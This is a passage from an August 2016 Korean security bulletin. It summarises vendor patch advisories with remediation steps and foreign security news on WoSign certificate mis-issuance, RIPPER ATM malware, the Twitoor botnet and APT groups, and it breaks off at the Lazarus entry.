대중에 이미 공개된 개인정보는 정보주체의 동의 없이 제3자에게 유료로 제공할 수 있다는 대법원 판결이 나왔다. 재판부는 "영리목적으로 개인정보를 수집해 제3자에게 제공했다더라도 그로 인해 얻을 수 있는 '알권리'와 '표현의 자유', '영업의 자유', '사회 전체의 경제적 효율성' 등이 정보처리를 막음으로써 얻을 수 있는 정보주체의 인격적 법익에 비해 우월하다"며 "개인정보자기결정권을 침해하는 위법한 행위로 평가할 수는 없다"고 판시했다.

### - 정부 "구글 '지도반출' 요청 추가 심의...11월 23일까지 결정"

구글의 지도 데이터 반출 요청에 대해 정부가 결정을 유보하고 추가로 심의하기로 했다. 당초 현행법상 지도 등에 대한 국외 반출 요청이 들어오면 정부가 근무일 기준 60일 이내에 처리하게 돼 있어 25일 이전에 결정이 날 것으로 알려졌다. 정부는 6월 22일 첫 회의를 열어 허용 여부를 논의했으나 의견이 갈려 결론을 내리지 못했고, 이날 열린 2차 회의에서도 결국 결정을 유보해 다음으로 미뤘다.

### - KISA, '생체인식 기반 간편 공인인증' 가이드라인 공개

한국인터넷진흥원(KISA)은 단말 제조사, 공인인증기관, 보안 토큰 업체 등과 함께 홍채 등 생체인식으로 번거로움을 없앤 공인인증서비스(간편 공인인증서)를 제공할 수 있는 '간편 공인인증서 인터페이스 가이드라인'을 마련해 25일 공개했다. 이 가이드라인은 스마트폰의 트러스트존, USIM, 금융 IC카드 등 보안 매체에 저장된 공인인증서를 PC 또는 노트북에서 액티브X 등 별도 프로그램 설치 없이 웹 표준 기술 환경으로 사용하는 기술적 요구사항을 담고있다.

# 8 월의 취약점 이슈

## Microsoft 8 월 정기 보안 업데이트

### - Internet Explorer 용 누적 보안 업데이트(3177356)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그인한 경우 공격자가 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

### - Microsoft Edge 용 누적 보안 업데이트(3177358)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.

### - Microsoft 그래픽 구성 요소용 보안 업데이트(3177393)

이 보안 업데이트는 Microsoft Windows, Microsoft Office, 비즈니스용 Skype 및 Microsoft Lync 의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 웹 사이트를 방문하거나 특수 제작된 문서를 열 경우 원격 코드 실행이 허용될 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

### - Windows 커널 모드 드라이버용 보안 업데이트(3178466)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이러한 취약성으로 인해 공격자가 영향 받는 시스템에 로그인하여 취약성을 악용하고 영향 받는 시스템을 제어할 수 있는 특수 제작된 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.

## Part3. 보안 이슈 돋보기

---

### - Microsoft Office 용 보안 업데이트(3177451)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

### - 보안 부팅용 보안 업데이트(3179577)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성은 공격자가 취약성의 영향을 받는 정책을 대상 시스템에 설치할 경우 보안 기능의 우회를 허용할 수 있습니다.

### - Windows 인증 방법 용 보안 업데이트(3178465)

이 보안 업데이트는 Microsoft Windows 에서 발견된 다양한 취약성을 해결합니다. 이 취약성으로 인해 공격자가 도메인에 연결된 시스템에서 특수 제작된 응용 프로그램을 실행하면 권한 상승이 허용될 수 있습니다.

### - Microsoft Windows PDF 라이브러리용 보안 업데이트(3182248)

이 보안 업데이트는 Microsoft Windows 에서 발견된 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 PDF 콘텐츠를 온라인으로 보거나 특수 제작된 PDF 문서를 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그인한 경우 공격자가 영향받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

### - ActiveSyncProvider 용 보안 업데이트(3182332)

이 보안 업데이트는 Microsoft Windows 에서 발견된 취약성을 해결합니다. 이 취약성은 Universal Outlook 이 보안 연결을 설정하지 못할 경우 정보 유출을 허용할 수 있습니다.

## Part3. 보안 이슈 돌보기

---

### - 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms16-Aug>

영문 : <https://technet.microsoft.com/en-us/library/security/ms16-Aug>

## M2Soft Report Desinger 5.0 / Crownix ERS & Report 6.0 보안 업데이트 권고

M2Soft 社の Report Desinger 5.0 및 Crownix ERS & Report 6.0 제품에서 임의 코드 실행이 가능한 취약점 발견

### - 상세정보

상기 취약점은 Windows Vista 에서 추가된 UAC(User Account Countrol)를 우회, 자사 제품(RDVistaSupport.dll)의 실행 권한 상승을 통해 악성코드 설치 등 악의적인 목적으로 사용 가능

[영향 받는 소프트웨어]

대상 제품 / Internet Explorer 제품만 해당(Chrome, Safari, Opera 제외)

제품군	영향 받는 버전
Report Designer 5.0	5.0.0.163 이상 버전
Crownix ERS & Report 6.0	모든 버전(HTML5 Viewer 제품군 제외)

## Part3. 보안 이슈 돌보기


### - 해결법

#### 일반 사용자

(1) M2Soft 社의 홈페이지에서 보안 업데이트 패치를 직접 다운로드 하여 RDVistaSupport.dll 이 영향 받지 않는 버전(1.0.0.20)으로 업데이트

- 설치 URL : <http://220.117.48.103/report/support/Client2/RDVistaSupport.htm>


\* 링크는 internet Explorer 를 사용하여 접속(Chrome, Safari, Opera 등 여타 브라우저 사용 불가)



[그림 1] 정상 설치 화면 문구

(2) 업데이트 후 해당 RDVistaSupport.dll 의 버전 확인

- C:\Windows\Downloaded program Files 에서 RDVistaSupport.dll 대상 마우스 오른쪽 버튼 클릭 후 속성 버튼 실행



[그림 2] RDVistaSupport.dll 파일 버전 확인

## Part3. 보안 이슈 돌보기

---

### 관리자

- (1) 보안 업데이트 패치 RDVistaSupport.cab 파일을 다운로드 받은 후 서버에서 배포할 수 있도록 태그 추가
- (cab 다운로드 경로) <http://220.117.48.103/report/support/Client2/RDVistaSupport.htm>
  - \* 링크는 internet Explorer 를 사용하여 접속(Chrome, Safari, Opera 등 여타 브라우저 사용 불가)

- (2) 다운로드 받은 cab 파일을 배포 가능한 위치에 업로드 후 경로 부분에 적용(아래 코드 참고)

```
<object id=RDVistaSupport name=RDVistaSupport width=0% height=0% classid="clsid:1F84CC38-1227-4D76-A4E3-E48AE0714178" codebase="http://cab파일경로/RDVistaSupport.cab#version=1,0,0,20"></object>
```

- (3) 업데이트 완료 후 DRVistaSupport.dll 의 버전 확인

- C:\Windows\Downloaded program Files 에서 RDVistaSupport.dll 대상 마우스 오른쪽 버튼 클릭 후 속성 버튼 실행
- \* 그림 2 참조

### [참고사이트]

[1] <http://php.m2soft.co.kr/newsnotice/notice?uid=404&mod=document> (일반 사용자)

[2] <http://php.m2soft.co.kr/newsnotice/notice?uid=403&mod=document> (관리자)

## 한컴오피스 8 월 정기 보안 업데이트 권고

한글과컴퓨터사는 아래한글 등 오피스 제품에 대한 보안 업데이트를 발표[1]

### - 상세정보

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

## Part3. 보안 이슈 돌보기

---

[해당 시스템]

제품군	세부 제품	영향 받는 버전
한컴오피스 NEO	공통 요소	9.6.1.5034 이전 버전
	한글 NEO	9.6.1.3405 이전 버전
	한셀 NEO	9.6.1.3632 이전 버전
	한쇼 NEO	9.6.1.3886 이전 버전
	한워드	9.6.1.3899 이전 버전
한컴오피스 2014 VP	공통 요소	9.1.1.3398 이전 버전
	한글	9.1.1.3204 이전 버전
	한셀	9.1.1.3186 이전 버전
	한쇼	9.1.1.3282 이전 버전
한컴오피스 2010	공통 요소	8.5.8.1586 이전 버전
	한글	8.5.8.1522 이전 버전
	한셀	8.5.8.1435 이전 버전
	한쇼	8.5.8.1577 이전 버전

## Part3. 보안 이슈 돌보기

---



### - 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#45)으로 업데이트

- 다운로드 경로: <http://www.hancom.com/download.downPU.do?mcd=001>

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트 2014



[참고사이트]

[1] <http://www.hancom.com/download.downPU.do?mcd=001>

## Part3. 보안 이슈 돋보기

---

### VMware 보안 업데이트 권고

VMware社は 임의코드실행 취약점 등을 해결한 보안 업데이트를 발표[1]

영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

#### - 상세정보

공격자가 DLL 하이재킹 취약점을 이용하여 VMware Tools 공유폴더(HGFS 기능)에서 임의 코드 실행이 가능한 취약점(CVE-2016-5330)

공격자가 HTTP Header Injection 취약점으로 XSS 공격 또는 임의의 URL로 리다이렉션이 가능한 취약점(CVE-2016-5331)

[영향 받는 소프트웨어]

DLL 하이재킹 취약점

항목	OS 환경	영향 받는 버전	최신 버전
ESXi***	ESXi	6.0	ESXi600-201603102-SG
		5.5	ESXi550-201608102-SG
		5.1	ESXi510-201605102-SG
		5.0	ESXi500-201606102-SG
VMware Workstation Pro	Any	12.1.x	12.1.1
VMware Workstation Player	Any	12.1.x	12.1.1
VMware Fusion	Mac OS X	8.1.x	8.1.1
VMware Tools	Windows	10.0.5	10.0.6**

## Part3. 보안 이슈 돋보기

---

### HTTP Header Injection 취약점

항목	OS 환경	영향 받는 버전	최신 버전
vCenter Server	Any	6.0	6.0 U2
ESXi	ESXi	6.0	ESXi600-201603101-SG

### - 해결법

영향 받는 소프트웨어를 사용할 경우 최신 버전 설치[1]

[참고사이트]

[1] <http://www.vmware.com/kr/security/advisories/VMSA-2016-0010.html>

## Part3. 보안 이슈 돌보기

---

### Fortinet 보안 업데이트 권고

Fortinet 社 Fortiguard lab 은 Shadow Brokers(해킹그룹)가 공개한 Fortinet 네트워크 장비 원격코드실행 취약점을 해결한 보안 업데이트를 발표[1]

영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

#### - 상세정보

공격자가 Cookie Parser Buffer Over Flow 취약점을 이용하여 조작된 HTTP 를 요청함으로써 원격코드실행이 가능한 취약점

[영향 받는 소프트웨어]

Cookie Parser Buffer Over Flow 취약점

항목	영향 받는 버전
FortGate(FOS)	4.3.8 및 이전 버전
	4.2.12 및 이전 버전
	4.1.10 및 이전 버전

#### - 해결법

영향 받는 소프트웨어를 사용하는 경우 5.x 버전 설치

※ 5.x가 호환되지 않는 장비는 4.3.9 버전 설치

웹 인터페이스에 인가된 ip만 접근하도록 접근 통제 권고

[참고사이트]

[1] <http://fortiguard.com/advisory/FG-IR-16-023>

### Cisco ASA 소프트웨어 신규 취약점 주의 권고

해킹그룹인 "Shadow Brokers"에서 Cisco社 ASA 소프트웨어의 취약점을 공개[1]

공격자는 취약점에 영향 받는 네트워크 장비에 원격코드 실행 및 서비스 거부 등의 피해를 발생시킬 수 있으므로 해결 방안에 따른 조치 권고

※ ASA(Adaptive Security Appliance) 소프트웨어: Cisco社에서 제작한 네트워크 보안 플랫폼

#### - 상세정보

Cisco ASA 소프트웨어의 SNMP에서 발생하는 버퍼오버플로우를 통해 원격 코드 실행이 가능한 취약점(CVE-2016-6366)[2]

[영향 받는 소프트웨어]

- Cisco ASA 5500 Series Adaptive Security Appliances
- Cisco ASA 5500-X Series Next-Generation Firewalls
- Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- Cisco ASA 1000V Cloud Firewall
- Cisco Adaptive Security Virtual Appliance(ASAv)
- Cisco Firepower 4100 Series
- Cisco Firepower 9300 ASA Security Module
- Cisco Firepower Threat Defense Software
- Cisco Firewall Services Module(FWSM)
- Cisco Industrial Security Appliance 3000
- Cisco PIX Firewalls

## Part3. 보안 이슈 돋보기

---

### - 해결법

현재 해당 취약점에 대한 보안 업데이트가 발표되지 않아 패치가 발표 될 때까지 SNMP 서비스가 불필요할 경우 서비스 중지 권고

※ 해당 보안 업데이트 발표 시 재 공지

취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수

- 영향 받는 제품의 사용자는 SNMP Community string을 유추하기 어렵게 변경하여 사용 권고
  - 기본 값(public, private 등) 사용금지
- 인가 된 IP에서만 SNMP 서비스를 이용할 수 있도록 접근통제(ACL) 설정

[참고사이트]

[1] <https://blogs.cisco.com/security/shadow-brokers>

[2] <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp>

## Part4. 해외 보안 동향

영미권

중국

일본

# 1. 영미권

## 중국 인증 기관, '실수로' GitHub 도메인용 SSL 인증서 배포해

Chinese Certificate Authority 'mistakenly' gave out SSL Certs for GitHub Domains

중국 인증 기관(CA)가 베이스 도메인의 SSL 인증서 사본을 배포하는 엄청난 보안 실수를 저지른 것으로 보인다. if someone just has control over its any subdomain.

해당 인증 기관의 이름은 WoSign 이며, 그들은 이름이 밝혀지지 않은 Github 사용자에게 GitHub 도메인의 베이스 인증서를 발행했다.

하지만 어떻게 그게 가능했을까? 첫번째로, 디지털 인증서 관리 시스템이 인터넷에서 가장 약한 부분이며, 이미 뚫린 상태라는 걸 알고 있는가?

수십 억의 인터넷 사용자들이 그들의 개인 데이터의 비밀성, 완전성을 보장 받기 위해 전 세계 수 백개의 인증서 기관(CA)에 맹목적으로 의존한다.

하지만, 이러한 인증 기관들이 당신이 소유한 어떠한 도메인의 유효한 SSL 인증서라도 발행할 수 있다. 당신이 다른 인증 기관에서 인증서를 구매했다라도 말이다. 그리고 이것이 인증 기관 시스템의 가장 큰 허점이다.

WoSign은 베이스 도메인의 소유권을 확인하지 않은 채 GitHub 도메인의 SSL 인증서 복사본을 발행했다.

이 사건은 영국의 Mozilla 프로그래머인 Gervase Markham 이 1 년여 전인 2015년 7 월에 처음 발견 하였으나, 크게 이슈가 되지 못했다.

Markham 에 따르면, 이름이 밝혀지지 않은 한 보안 연구원이 우연히 이 보안 결점을 발견하였다. 그는 'med.ucf.edu'를 위한 인증서를 발행하려고 시도하다 실수로 'www.ucf.edu'를 위한 인증서도 함께 신청했는데, WoSign 이 이를 승인하였고 해당 대학의 주 도메인의 인증서를 발급한 것이다.

이후 그는 테스트를 위해 사용자의 서버도메인 제어를 증명하여 github.com, github.io 와 같은 Github 의 베이스 도메인에도 동일한 트릭을 시도하였다.

그 결과, WoSign 은 Github 의 메인 도메인을 위한 인증서도 발급 했다.

이 연구원은 WoSign 에 Github 의 인증서를 보내며 이 이슈에 대해 제보하였다. 그러자 이 중국의 인증 기관은 두 개의 인증서들이 아닌 Github 의 인증서만을 파기하였다.

왜 하나만 파기하였을까? 이 인증 기관이 해당 이슈를 제보 받았음에도 자가 조사를 통해 잘못 발행 된 모든 인증서들을 찾아내 파기할 수 있는 능력이 없을 가능성이 높다.

이 연구원은 최근 구글과 연락을 취해 거의 1 년이 지난 지금에도 ucf.edu 의 인증서가 아직도 폐기 되지 않고 있다고 제보했다. 그렇다면, 악성 공격자일지 모르는 다른 누군가가 당신의 도메인의 인증서를 발행 받았는지 어떻게 확인할 수 있을까?

해답은 조직이나 개인이 그들의 도메인을 위한 인증서가 비밀리에 몇 개나 발행 되었는지 확인할 수 있는 공개 서비스인 인증서 투명성 (Certificate Transparency, CT)을 이용하는 것이다.

## Part4. 해외 보안 동향

---

CT는 인증 기관들이 그들이 생성한 모든 디지털 인증서를 공개하기를 요구한다. WoSign도 이 CT에 참여한다. 인증서 로그를 통해 당신의 도메인으로 발행 된 디지털 인증서를 찾아볼 수 있다. 하지만, CT는 인증 기관들이 위조 된 인증서를 발행하는 것을 예방하지는 못한다. 단지 악성 인증서들을 쉽게 탐지할 수 있도록 도와주는 것뿐이다. 현재 구글, 시만텍, DigiCert 및 다른 인증 기관들도 공개 CT 로그를 운영하고 있다. 또한 구글의 인증서 투명성 조회 툴이나 Comodo의 인증서 투명성 검색 툴을 사용해 당신의 도메인으로 발행 된 모든 현존하는 인증서를 인증서 투명성 로그에서 확인할 수 있다. 만약 당신의 도메인으로 발행 된 악성 인증서를 발견할 경우, 각자의 인증 기관에 제보해 즉시 이를 제거하면 된다.

[출처] <http://thehackemews.com/2016/08/github-ssl-certificate.html>  
<https://www.certificate-transparency.org/>

## 새로이 등장한 RIPPER 멀웨어, 태국 ATM 강도사건의 주범으로 지목 돼

New RIPPER Malware Suspected Behind Thailand ATM Heists

파이어아이의 보안 연구원들이 새로 등장한 ATM 멀웨어가 최근 태국에서 일어난 ATM 강도 사건의 주범으로 지목했다. 대만에서 일어난 사건도 관련이 있을 것으로 추정된다고도 밝혔다.

금주 초, 태국 당국은 범죄자들이 태국의 ATM 들에서 \$378,000(1,200 만 바트)를 훔쳤다고 발표했다.

로컬 언론들이 이 사건에 대해 보고 하기 몇 분 전, 파이어아이의 연구원들은 그들의 사이버 보안 플랫폼에서 태국의 한 IP 주소에서 바이러스토텔에 업데이트 된, 모든 ATM 멀웨어의 기능을 포함한 새로운 파일을 탐지했다고 밝혔다.

연구원들이 발견한 것은 ATM 들을 타겟으로 하는 새로운 멀웨어 변종이었으며, 멀웨어 소스 코드에서 발견한 텍스트(ATMRIPPER)에 근거해 RIPPER 라 이름 지었다.

이 멀웨어 패밀리는 기존에는 발견 되지 않았으나, 파이어아이는 Padpin (Tyupkin), SUCEFUL, GreenDispenser, Skimer와 같은 다른 ATM 멀웨어 변종에서도 찾아볼 수 있는 다수의 컴포넌트들을 발견했다고 말했다.

새로운 버전을 준비하고 있는 범죄자들 중 한 명이나 감염 된 ATM 들에서 멀웨어를 발견 한 태국의 수사관이 이 멀웨어를 바이러스 토텔에 업로드 한 것으로 보인다.

파이어아이의 RIPPER 관련 기술 분석에서는 로컬 언론들이 보도한 ATM 사고 관련 내용들을 뒷받침할 수 있는 증거들을 다수 포함하고 있었다.

이 멀웨어는 ATM 의 네트워크 인터페이스를 언제든지 비활성화 시킬 수 있는 컴포넌트를 포함하고 있었다. 태국의 언론들은 도난당한 ATM 들이 사건 당시 오프라인 상태였다는 수사관의 말을 보도한 바 있다.

RIPPER 는 공격자들이 특수한 인증 코드가 내장 된 EMV 칩이 들어있는 지불 카드를 사용하여 ATM 을 제어할 수 있도록 허용한다. 조사관들은 ATM 에서 발견 한 멀웨어와 관련해 동일한 내용을 보고한 바 있다.

태국의 ATM 강도 사건은 NCR 에서 생산 된 ATM 만을 타겟으로 하고 있었다. 당국은 이 범죄 그룹이 지난 7 월 대만에서 발생한 218 만 달러를 도난 당한 ATM 강도 사건의 배후에도 있을 것이라 추정했다. 대만에서는 범죄자들이 Wincor Nixdorf 의 ATM 을 타겟으로 했었다.

## Part4. 해외 보안 동향

---

파이어아이(RIPPER)가 특정 벤더들 3곳을 노리도록 하는 코드를 포함하고 있었다고 말했다. 회사의 이름들을 공개하지는 않았지만, 이는 그룹의 작업 방식과 맞아 떨어진다.

게다가, 금주에 바이러스 토털에 업로드 된 멀웨어의 PE 컴파일 타임스탬프는 대만에서 공격이 일어나기 이틀 전인 2016년 7월 10일 이었다.

파이어아이의 연구원들은 요청에 따라 카드를 읽거나 배출하는 RIPPER의 컴포넌트들이 SUCEFUL에서 발견 된 것과 매우 유사하며, 커스텀 메이드 마스터 EMV 카드를 사용하는 기술은 Skimer에서 빌려온 것이라고 밝혔다.

또한 로컬 네트워크 연결을 비활성화 시키는 기능은 Padpin(Tyupkin)에서, 안전을 위한 자가 삭제 모듈인 "sdelete"는 GreenDispenser에서 발견 된 것과 유사하다고 덧붙였다.

[출처] <http://news.softpedia.com/news/new-ripper-malware-suspected-behind-thailand-atm-heists-507676.shtml>  
[https://www.fireeye.com/blog/threat-research/2016/08/ripper\\_atm\\_malware.html](https://www.fireeye.com/blog/threat-research/2016/08/ripper_atm_malware.html)

## 트위터 계정으로 제어되는 안드로이드 봇넷 발견

Botnet of Android Devices Controlled via Twitter Accounts

ESET 연구원들이 감염 된 안드로이드 기기들에 트위터를 통해 제어 메시지를 보내 기기들을 제어하는 최초의 봇넷을 발견했다고 말했다.

이 봇넷은 안드로이드 스마트폰과 태블릿을 Twitoor 멀웨어에 감염시켜 만들어졌다. Twitoor는 SMS 스팸이나 비공식 앱스토어의 앱을 통해 배포 되는 백도어 트로이목마이다.

### 트로이 목마, 성인 콘텐츠 플레이어 및 MMS 뷰어 앱을 통해 배포 돼

ESET은 이 트로이목마가 MMS 뷰어와 성인 콘텐츠 플레이어로 위장한 앱 안에 숨어있다고 밝혔다. 이 앱들은 아무런 기능이 없으며, 사용자가 이를 설치하자마자 그들의 존재를 숨긴다.

이후 Twitoor 트로이목마는 새로운 명령을 받는 간격 설정을 위해 트위터 계정을 체크한다.

봇넷 운영자가 트윗을 통해 지시를 내리면, 트로이목마는 이를 해석해 악성 행위로 변환한다.

ESET은 이 트로이목마의 정확한 기술적 능력들을 공개하지는 않았지만, 봇넷들은 보통 DDoS 공격, 광고 푸싱, 다른 멀웨어 푸싱, SMS 스팸을 보내는데 사용 된다.

### 트위터로 제어되는 첫 번째 안드로이드 봇넷

연구원들이 트위터를 통해 제어 되는 안드로이드 봇넷을 발견한 것은 이번이 처음이다. 과거에는 멀웨어 제작자들이 C&C 인프라로 트위터를 사용한 데스크탑 멀웨어를 만든 적은 있었다. Dropbox, Github, Baidu, Google Docs와 같은 다른 서비스들도 악용된 바 있다.

또한 Twitoor 봇넷은 트위터 C&C 계정은 언제든지 다른 새로운 계정을 통해 봇넷을 제어할 수 있다.

## Part4. 해외 보안 동향

---

이로써 범죄자들이 계정을 지속적으로 변경해 탐지를 피할 수 있게 된다. 트위터 직원의 협업 없이는, 봇넷의 C&C 계정을 막는 것은 불가능해진다.

[출처]<http://news.softpedia.com/news/botnet-of-android-devices-controlled-via-twitter-accounts-507612.shtml>

## 2. 중국

### 2016년 상반기 10대 APT 공격 조직

최근 몇 년, APT 공격은 이곳저곳에서 발생하고 있으며, 우크라이나를 타겟으로 한 산업시설 공격부터 방글라데시 중앙은행 해킹까지, APT 공격은 전세계적으로 발생하고 있으며, 거의 모든 중앙 기구 예를 들어 정부, 금융기관, 산업시설, 교육시설 등이 APT 공격의 대상이 된다. APT 공격은 공격시작부터 목표달성까지, 수년까지 걸리며 APT 조직에 대한 무지는 APT 공격을 당했을 때 어떻게 대응해야 하는지 모르는 결과를 초래한다.

이번 ISC2016 중국인터넷보안컨퍼런스 전날, 360 위기경보센터는 정식으로 2016년 상반기 십대 APT 공격조직이 지금까지 거행해왔던 APT 공격들을 폭로하였다.

#### 1) DarkHotel(APT-C-06) – 주요 타겟: 중국

APT-C-06 조직은 해외에 있는 APT 조직으로, 주로 중국 및 다른 국가들을 타겟으로 한다. 이 조직의 주요 목표는 민감한 데이터 탈취로 DarkHotel 공격은 APT-C-06 조직의 활동 중 하나이다. 중국을 타겟으로 거행된 공격들은 주로 정부, 과학연구분야를 타겟으로 하였고, 특정 영역에서 매우 전문적인 곳을 타겟으로 하였다. 해당 공격들은 2007년부터 시작되었고, 지금까지도 매우 활발히 진행되고 있다. 우리가 수집한 정보들을 근거로 보았을 때 이 조직은 해외정부기관의 지원을 받는 해커 조직 혹은 정보기관일 것으로 추측된다.

이 조직은 여러 번 제로 데이 취약점을 이용하여 공격을 진행하였으며, 매우 복잡한 악성코드를 이용하였다. 이 악성코드들의 기능은 수십 개가 넘으며, 악성코드 수량은 200개가 넘는다. 이 조직은 주로 윈도우를 타겟으로 공격을 진행하였으며, 최근에는 안드로이드를 공격 중에 있다. 또 이 조직은 전통의 스피어피싱, 워터링홀 뿐만 아니라 특수한 공격방식을 사용하고 있다.

#### 2) APT28(APT-C-20) – 주요 타겟: 유럽, 아시아, 중동국가 등

APT28(APT-C-20)은 Pawn Stron, Sofacy, Fancy Bear, Strontium 이라고도 불리운다. APT28 조직은 배후에 러시아 정부가 연관되었을 것이라고 추측하고 있으며, 2007년부터 공격을 진행해 왔다. 주요 타겟은 국방, 군대, 정부조직 및 미디어 매체들이다. 공격기간동안 대량의 제로데이 취약점을 이용하였으며, 관련 악성코드들은 윈도우, 리눅스 등 PC 시스템을 타겟으로 할 뿐만 아니라, IOS 등 모바일 디바이스도 타겟으로 하고 있다.

예전에는 북대서양조약기구를 공격한 사건과 연관이 있는 조직이라는 의혹도 있었다. APT28 조직은 2015년 1분기 매우 활발한 활동을 하였으며, NATO의 가입국 및 유럽, 아시아, 중동 정부를 공격하였다. 현재 많은 보안업체들은 해당 조직이 러시아 정부와

## Part4. 해외 보안 동향

관련이 있을 것으로 추측하며, 예전에 발생했던 비밀 조사 MH17 사건과도 관련이 있을 것이라고 추측한다. 2016년 이 조직은 새로이 터키의 고위간부들을 타겟으로 하고 있다.

### 3) Lazarus(APT-C-26)

